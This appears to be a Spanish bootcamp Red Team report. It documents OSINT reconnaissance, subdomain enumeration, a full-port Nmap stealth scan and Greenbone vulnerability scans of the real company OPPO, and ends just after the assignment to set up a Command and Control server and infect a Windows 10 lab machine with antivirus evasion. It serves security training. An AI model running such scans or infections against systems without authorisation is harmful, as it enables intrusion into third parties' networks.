

# CIBERSEGURIDAD

'Bootcamp IX'




Informe Práctica Módulo Red Team.

Maximiliano Dariel Altamirano.

Academia KeepCoding.

## Contenidos

Ejercicio 1: Planificación y reconocimiento de una organización.....	3
Consigna.....	3
Desarrollo .....	4
Descripción.....	4
Resumen.....	11
Ejercicio 2: Ejercicio de Red Team .....	12
Consigna.....	12
Desarrollo .....	13
Instalación Windows10.....	13
Instalación Debian.....	14
Havoc (C&C) .....	15
Ataque a Windows .....	17
Resumen .....	25
Herramientas.....	25



# Ejercicio 1: Planificación y reconocimiento de una organización

## Consigna

El objetivo de este ejercicio es realizar una planificación y un primer reconocimiento para dar una aproximación de tiempo y definir objetivos sobre una empresa concreta (a vuestra elección).

El alumno deberá, en primer lugar, seleccionar una empresa y realizar una investigación previa sobre ella. Para completar correctamente el ejercicio se deberá exponer el proceso seguido, así como documentar las acciones y resultados obtenidos para la identificación de al menos los siguientes tipos de activos:

- Nombres / Empresas incluidas para la empresa matriz
- Sistemas autónomos
- Rangos de red
- Dominios
- Subdominios

Remarcar que en el proceso de enumeración de subdominios no será necesario desarrollar las pruebas sobre todos debido al tiempo que puede implicar, pero al menos deberá realizarse sobre los 5-10 dominios principales.

Una vez hecho esto realizar una planificación del ejercicio (objetivos, alcance, diseño, etc.)

Posteriormente el alumno deberá priorizar los activos identificados para desarrollar el proceso de enumeración tanto pasiva como activa, y posteriormente analizar potenciales vectores de acceso (sin desarrollar pruebas activas agresivas o intentos de explotación de vulnerabilidades).

## Desarrollo


### Descripción

Para este apartado abordaremos la empresa **Oppo**, con dominio \*.oppo.com (aprovechando su scope amplio).

OPPO es una empresa china de tecnología especializada en la fabricación de smartphones, dispositivos de audio y otros productos electrónicos. Fundada en 2004 en Dongguan, China, es parte del conglomerado BBK Electronics, que también posee marcas como Vivo, OnePlus y Realme.


Características principales:

- Innovación en fotografía móvil: OPPO se ha destacado por sus avances en cámaras de teléfonos inteligentes.
- Expansión global: La marca ha crecido internacionalmente, con presencia en Europa, Asia y América.
- Asociaciones estratégicas: Ha colaborado con equipos deportivos como el FC Barcelona y eventos como Wimbledon.
- Productos destacados: Modelos como la serie Reno, Find X y los auriculares Enco Air han sido populares.



Comenzaremos el análisis recopilando información del dominio principal, en principio de fuentes abiertas, desde **Google** haremos la siguiente búsqueda

**inurl:"oppo.com"**



Identificando los siguientes dominios y subdominios:


<https://www.oppo.com/>

<https://community.oppo.com/>


<https://id.oppo.com/>

<https://support.oppo.com/>

Considerando que analizamos una compañía internacional, revisaremos sus interacciones en **LinkedIn** buscando identificar información y roles trascendentes.



Identificamos rápidamente el perfil de la compañía ya que se encuentra posicionada por la cantidad de seguidores y publicaciones que realiza la misma.



Ajustando los filtros de búsqueda, y conociendo el país sede, podemos identificar perfiles relevantes dentro de la empresa, como Directivos de diferentes sectores, desarrolladores, responsables de marketing y CEO.

Para los siguiente análisis, identificaremos el IP del dominio realizando un **ping** en consola:


```
ping oppo.com
```

```
C:\Users\Usuario>ping oppo.com
```

```
Haciendo ping a oppo.com [106.3.18.178] con 32 bytes de datos:  
Respuesta desde 106.3.18.178: bytes=32 tiempo=191ms TTL=43
```

Validamos el IP [106.3.18.178] detrás del DNS a analizar.

Revisamos información disponible de la compañía en la plataforma **Shodan**:



**106.3.18.178** Regular View Raw Data Timeline


### General Information

Hostnames	coloros.com coloros.net myoppo.com opdwz.cn oppo.cn oppo.com www.oppo.com oppofind.com
Domains	coloros.com coloros.net myoppo.com opdwz.cn oppo.cn oppo.com oppofind.com
Country	China
City	Beijing
Organization	Beijing Zhonglianlixin Technology Co., Ltd.
ISP	IDC, China Telecommunications Corporation
ASN	AS23724

Podemos destacar la siguiente información:

Domains > coloros.com; coloros.net; myoppo.com; opdwz.cn; oppo.cn; oppo.com; oppofind.com

ASN > AS23724




### Open Ports

80	443
----	-----



Complementamos información con datos obtenidos desde **Hurricane Electric** -<https://bgp.he.net/>

**HURRICANE ELECTRIC**  
INTERNET SERVICES

Search

[oppp.com](#)

Quick Links

DNS Info

Website Info

IP Info

Whois

RDAP

BGP Toolkit Home

BGP Prefix Report

106.3.18.178 > 106.3.16.0/20 > AS23724 > IDC, China Telecommunications Corporation

- 106.3.18.178: dirección IP específica dentro del rango asignado.
- 106.3.16.0/20: bloque de direcciones IP (subred) que abarca 4096 direcciones desde 106.3.16.0 hasta 106.3.31.255.

Whois

[oppp.com](#)

DNS Info

Website Info

IP Info

Whois

RDAP

S


Domain Name: OPPO.COM  
Registry Domain ID: 2771331\_DOMAIN\_COM-VRSN  
Registrar WHOIS Server: grs-whois.hichina.com  
Registrar URL: <http://www.net.cn>  
Updated Date: 2024-01-02T07:43:47Z  
Creation Date: 1998-12-16T05:00:00Z  
Registry Expiry Date: 2029-12-16T05:00:00Z  
Registrar: Alibaba Cloud Computing (Beijing) Co., Ltd.  
Registrar IANA ID: 420  
Registrar Abuse Contact Email: [DomainAbuse@service.aliyun.com](mailto:DomainAbuse@service.aliyun.com)  
Registrar Abuse Contact Phone: +86.95187  
Domain Status: clientTransferProhibited <https://icann.org/epp#clientTransferProhibited>  
Domain Status: clientUpdateProhibited <https://icann.org/epp#clientUpdateProhibited>  
Name Server: NS3.DNSV5.COM  
Name Server: NS4.DNSV5.COM  
DNSSEC: unsigned  
URL of the ICANN Whois Inaccuracy Complaint Form: <https://www.icann.org/wicf/>

Podemos destacar la siguiente información de este apartado:

- Fecha de expiración: 16 de diciembre de 2029
- Registrador: Alibaba Cloud Computing (Beijing) Co., Ltd.
- NS3.DNSV5.COM y NS4.DNSV5.COM: Indican dónde está alojado el dominio.



Con la herramienta **Wappalyzer**, podemos identificar las tecnologías que implementa la web.



Destacando Java como lenguaje de programación, Google Analytics como herramienta de métricas, Seguridad HSTS, Servidor Web Nginx

Comenzaremos a realizar análisis desde nuestros recursos virtuales. Con la herramienta **Cero** desde Kali, intentaremos identificar más dominios y subdominios activos:

```
(kali@kali)-[~]  
$ cero -d oppo.com | grep 'oppo.com'  
www.oppo.com  
myoppo.com  
oppo.com
```

Ya con la recolección de datos avanzada, unificaremos la información de los dominios y subdominios:

- www.oppo.com
- myoppo.com
- coloros.com
- coloros.net
- opdwz.cn
- oppo.cn
- oppo.com
- oppofind.com
- nearme.com.cn
- www.nearme.com.cn
- opposhop.cn

Haremos un análisis de puertos sobre el dominio principal con la herramienta **Nmap** desde Kali con el siguiente comando


```
sudo nmap -Pn -sS -sV -p0- oppo.com
```

```
(kali@kali)-[~]
$ sudo nmap -Pn -sS -sV -p0- oppo.com
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-12 13:08 CEST
Stats: 0:02:21 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 18.86% done; ETC: 13:20 (0:10:02 remaining)
Stats: 0:02:28 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 19.96% done; ETC: 13:20 (0:09:53 remaining)
Nmap scan report for oppo.com (106.3.18.178)
Host is up (0.20s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http   nginx
443/tcp    open  ssl/http nginx

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 912.55 seconds
```

Como era de esperar, el dominio principal utiliza los puertos 80 para el servicio http y 443 para ssl.

Para el análisis de vulnerabilidades de la compañía, utilizaremos la herramienta **Greenbone** para revisar los dos principales dominios (oppo.com, myoppo.com), ya que nos permitirá realizar el escaneo de manera pasiva. Analizaremos solo estos dominios, ya que son los mas recurrentes en las búsquedas realizadas.

Name ▲	Status	Reports	Last Report	Severity	Trend	Actions
myoppo.com	98 %	1				   
oppo.com	98 %	1				   

Applied filter: apply\_overrides=0 min\_qod=70 sort=name first=1 rows=10

## Observaciones **oppo.com**:

Date ▼	Status	Task	Severity	High	Medium	Low	Log	False Pos.	Actions
Thu, May 22, 2025 10:59 AM UTC	100 %	oppo.com	4.3 (Medium)	0	1	0	32	0	<div>Apply to page contents</div>
CVE	NVT	Hosts	Occurrences	Severity ▼					
CVE-2011-3389 CVE-2015-0204	SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	1	1	4.3 (Medium)					
(Applied filter: apply_overrides=0 level=hml rows=100 min_god=70 first=1 sort=reverse=severity)									

El dominio se encuentra protegido y configurado de manera correcta, con posibilidades muy baja de vulnerabilidad. El módulo identifica las vulnerabilidades CVE-2011-3389 (BEAST) y CVE-2015-0204 (FREAK), mitigadas con actualizaciones y configuraciones ya aplicadas.

- IP Address > 106.3.18.178
- Port > 443/tcp

## Observaciones **myoppo.com**:

Date ▼	Status	Task	Severity	High	Medium	Low	Log	False Pos.	Actions
Thu, May 22, 2025 11:25 AM UTC	100 %	myoppo.com	5.3 (Medium)	0	6	2	57	0	
Apply to page contents									

El dominio también se encuentra correctamente protegido y configurado, con bajas posibilidades de vulnerabilidades críticas.

- IP Address > 47.94.225.108
- Port > 443/tcp, 21/tcp, 443/tcp

## Resumen

Podemos concluir que la compañía cumple con los estándares de seguridad en su dominio principal y subdominios, en los certificados y protocolos que implementa para el uso correcto de sus tecnologías.

## Ejercicio 2: Ejercicio de Red Team

### Consigna


Se debe de construir un laboratorio con los siguientes elementos:

- Máquina Windows 10
- Máquina Linux (C&C)

Las dos máquinas deben de estar en la misma red y tener visibilidad entre ellas. Posteriormente, se tendrá que instalar un Command and Control y llegar a infectar la maquina Windows 10.

Se puede desactivar el antivirus, pero se tendrá en cuenta para la nota el caso de que se llegue a infectar la maquina con el antivirus activado.


El objetivo sería poder construir un laboratorio de pruebas y saber montar un Command and Control para su uso posterior.




## Desarrollo

### Instalación Windows10

